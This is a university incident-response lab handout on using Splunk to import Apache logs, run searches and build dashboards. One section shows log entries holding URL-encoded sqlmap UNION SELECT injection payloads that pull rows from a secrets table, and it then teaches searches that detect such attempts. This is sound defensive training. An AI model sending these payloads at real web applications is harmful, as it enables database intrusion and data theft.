ENPM685 – Incident Response Exercises

Version 4.0 – April 17th 2022

Splunk Exercises

Connect to Splunk

1. Boot up your Ubuntu VM


2. In Kali or your host system open up a web browser and go to **`http://ubuntu.ip:9000`** (**Note**: If for some reason you get an error that the site cannot be reached login to your Ubuntu host, and run **`sudo /opt/splunk/bin/splunk status`**. If you see that Splunk is not running type **`sudo /opt/splunk/bin/splunk start`** to start Splunk and try loading the page again.)

   (Additional note: Splunk's web UI typically runs on port 8000 but if you remember the Salt API we exploited back on week 4 also typically uses port 8000, so we switched Splunk to port 9000 for this lab.


3. You will get a prompt asking for a user name and password. It may also complain that the license has expired, we will fix that shortly. Login with:

   User: **`admin`**
   Password: **`password`**

4. To fix the license issue select the **`Settings`** drop down on the menu bar at the top right and then **`Licensing`**
5. Click the **`Change license group`** button
6. Select **`Free license`** and then click **`Save`**
7. You'll be asked to restart Splunk, click **`Restart Now`** and then when asked again click **`OK`**
8. Once Splunk has restarted click the "**Search & Reporting**" icon on the left part of the screen


9. You'll see the Splunk Search app. Much like Google, this has a large search bar where you can enter search queries using the Splunk Search Processing Language (SPL). This is an extremely powerful set of commands that allow you to slice and dice your log files and find actionable information from. A handy "cheat sheet" is here: https://www.splunk.com/pdfs/solution-guides/splunk-quick-reference-guide.pdf



Adding Data into Splunk

Splunk offers a number of ways for getting data in. For a production environment you will typically run an agent (called the Splunk Forwarder) on the device you want to send data to Splunk but for smaller installations you can select files on the local file system to monitor (as long as the user the Splunk process is running as has permissions to view the file) or you can also do one-time import/uploads of files.

To add data click **`Settings`** and then click **`Add Data`**



Then select the method you want to use to import data, for our example we will use Monitor.

1. Click **Monitor**
2. Select **`Files & Directories`**
3. In File or Directory browse to or type **`/var/www/html/logs/extra-access.log`** (This is some sample Apache access log data we will use for this exercise)
4. Typically for sample data that is imported once we would select the **Index Once** option. For this example, it doesn't matter so you can leave it to **Continuously Monitor**.
5. Click **`Next`**
6. Splunk will detect that this log file is for Apache and will automatically select the sourcetype as "**`access_combined_wcookie`**". Leave this setting and click **`Next`**
7. Leave all Input Settings as default and select **`Review`**
5. Click **`Submit`** and then **`Start Searching`**

Upload (we aren't doing this in class but if you had something you wanted to import this may be helpful)


1. Download data to your computer, for this example we are using access.log from an Apache web server.
2. Next click **`Upload`**

3. click **`Select File`** or **`Drag and drop file in the upload box`**. Let the file upload.
4. Select **`Next`**
5. Splunk will detect that this is web traffic and will give it the source type of "**`access_combined_wcookie`**". Leave this setting.
5. Select **`Next`**
6. For the host field value enter "**`host1`**"
7. Select **`Review`**
8. Click **`Submit`** and then **`Start Searching`**


Searching with Splunk

1. For our search let's look at the Apache web access logs we uploaded in the previous steps. Enter a search of "**`index=main host=enpm685 sourcetype=access_combined_wcookie`**" and for the time window select "**All time**" (**Note**: In a production system you'd want to define the time period to search as narrow as possible. Any ideas why?)


2. Press **Enter** to start off the search. You should quickly see some results.




You can see the search page is divided into a few areas. Just below the search bar is an **event timeline** showing you roughly when events occurred. You can click on those time windows to narrow your search down.



You will see on the left-hand side "**fields**". These are sections of the log files that Splunk has parsed for you. This makes it easier to narrow down search results using key fields you may care about, for example the the "**useragent**" field (ex: "show me all web hits from a specific web browser " becomes "**index=main sourcetype=access_combined* useragent="Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5"**" for example.)



In the center of the page are the **event listings**. These are the raw logs. If you click the small "greater than" icon to the left of the log line it will expand the page and provide more information about that log line such as what fields were extracted, the index, etc.




3. Let's parse these logs looking for the top Client IP addresses – these are the IP addresses of people accessing our web server. Apache logs look like the following: (the client IP has been bolded for emphasis)

   192.168.2.157 - - [19/Feb/2018:11:22:02 -0800] "GET /uploads/enpm685-bot.exe HTTP/1.1" 200 5036793 "-" "Wget/1.19.2 (linux-gnu)"


   The search to narrow this down is:

   `index=main sourcetype=access_combined_wcookie | stats count by clientip`


This will return some statistics that will look something like:



Want to get more details about one of those specific IP addresses? If you click on one, you'll get a drop-down menu with one option being **`View events`**. This will add that field to the search string and show those updated search results.




Sample of the new search results:




You can press the **back button** on your browser to get back to the previous search.

Let's make a visualization of this data that we can save to a Dashboard. Click the **`Visualization`** tab. (If you get an error check that your search is "**`index=main sourcetype=access_combined_wcookie | stats count by clientip`**")


4. **`Click`** where it says **Bar Chart** and in the drop down select the **`Pie Chart`**




Your final result should look something like this:




5. At the top right of the page select **`Save As`** and then **`New Dashboard`**



6. We're going to create a new Dashboard, I'll call it **ENPM685**. Feel free to give your Dashboard a description. **`Select Classic Dashboards`** and for the Panel Title (what our source IP search will become) we'll call it "**Top Client IP Addresses**". The "Save Panel to New Dashboard" popup should look like:



7. Click **`Save to Dashboard`** and then **`View Dashboard`**. Your dashboard should look something like:



8. Let's add some more content to this Dashboard. Click the **`Search`** link at the top left of the page to go back to the main page of the search app.


We’re going to search for signs of possible SQL injection attempts, use the following for a search: (don’t forget to set search time to **`All time`**)

`index=main sourcetype=access_combined_wcookie SELECT`


i	Time	Event
>	7/20/21 10:35:43.000 PM	28.113.81.118 - - [04/Jul/2015:17:35:43 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%208068%2C8068%2CCONCAT%280x717a706a71%2CIFNULL%28CAST%28id%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_desc%20AS%20CHAR%29%2C0x20%29%2C0x7a6d7a637967%2CIFNULL%28CAST%28secret_title%20AS%20CHAR%29%2C0x20%29%2C0x71766b6271%29%2C8068%20FROM%20enpm685.TOOMANYSECRETS%23 HTTP/1.1" 200 450 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)" host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 10:15:10.000 PM	28.113.81.118 - - [04/Jul/2015:17:15:10 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20iLMF HTTP/1.1" 200 385 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)" host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 10:15:10.000 PM	28.113.81.118 - - [04/Jul/2015:17:15:10 -0500] "GET /cart.do?id=1%27%20UNION%20ALL%20SELECT%206805%2C6805%2CCONCAT%280x717a706a71%2C%28CASE%20WHEN%20%282016%3D%202016%29%20THEN%201%20ELSE%200%20END%29%2C0x71766b6271%29%2C6805%23 HTTP/1.1" 200 375 "-" "sqlmap/1.2.10#stable (http://sqlmap.org)" host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie
>	7/20/21 4:52:25.000 AM	67.113.81.118 - - [08/Jul/2015:04:52:25] "GET /cart.do?action=-1&totalRows_rsInternships=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a706b71%2C%28SELECT%20%28CASE%20WHEN%20%284895%3D4895%29%20THEN%201%20ELSE%200%20END%29%29%2C0x71627a7171%2C0x78%29%29s%29%2C%208446744073709551610%2C%208446744073709551610%29%29%29--%20sYPy HTTP/1.1" 200 373 "-" "sqlmap/1.0-dev-nongit-20150327 (http://sqlmap.org)" host = enpm685 source = /var/www/html/logs/extra-access.log sourcetype = access_combined_wcookie

9. We have a few results, let’s clean up the search results a little bit to help narrow down when these SQL injection attempts are happening, where they are coming from, and that the specific URLs being accessed are. The following search does that:

`index=main sourcetype=access_combined_wcookie SELECT | table _time, clientip, uri`



10. Let’s save this to our Dashboard. Click **`Save As`** and then **`Existing Dashboard`**
11. Select the **ENPM685** Dashboard from the drop down. We’ll call this Panel **`Possible SQL Injection`**



12. Click **`Save to Dashboard`** and then **`View Dashboard`**.
13. The SQL Injection we discovered showed hits from a “browser” with the useragent string of “sqlmap” a popular SQL injection testing/exploitation tool. Let’s make a Dashboard to look for hits to our website from sqlmap. Splunk allows wildcards in a field string, so for example “**`sqlmap*`**” would match on “`sqlmap/1.2.1.18#dev (http://sqlmap.org)`”


    What would your search string look like? (Hint: **`index=main sourcetype=access_combined_wcookie useragent="sqlmap*"`**)

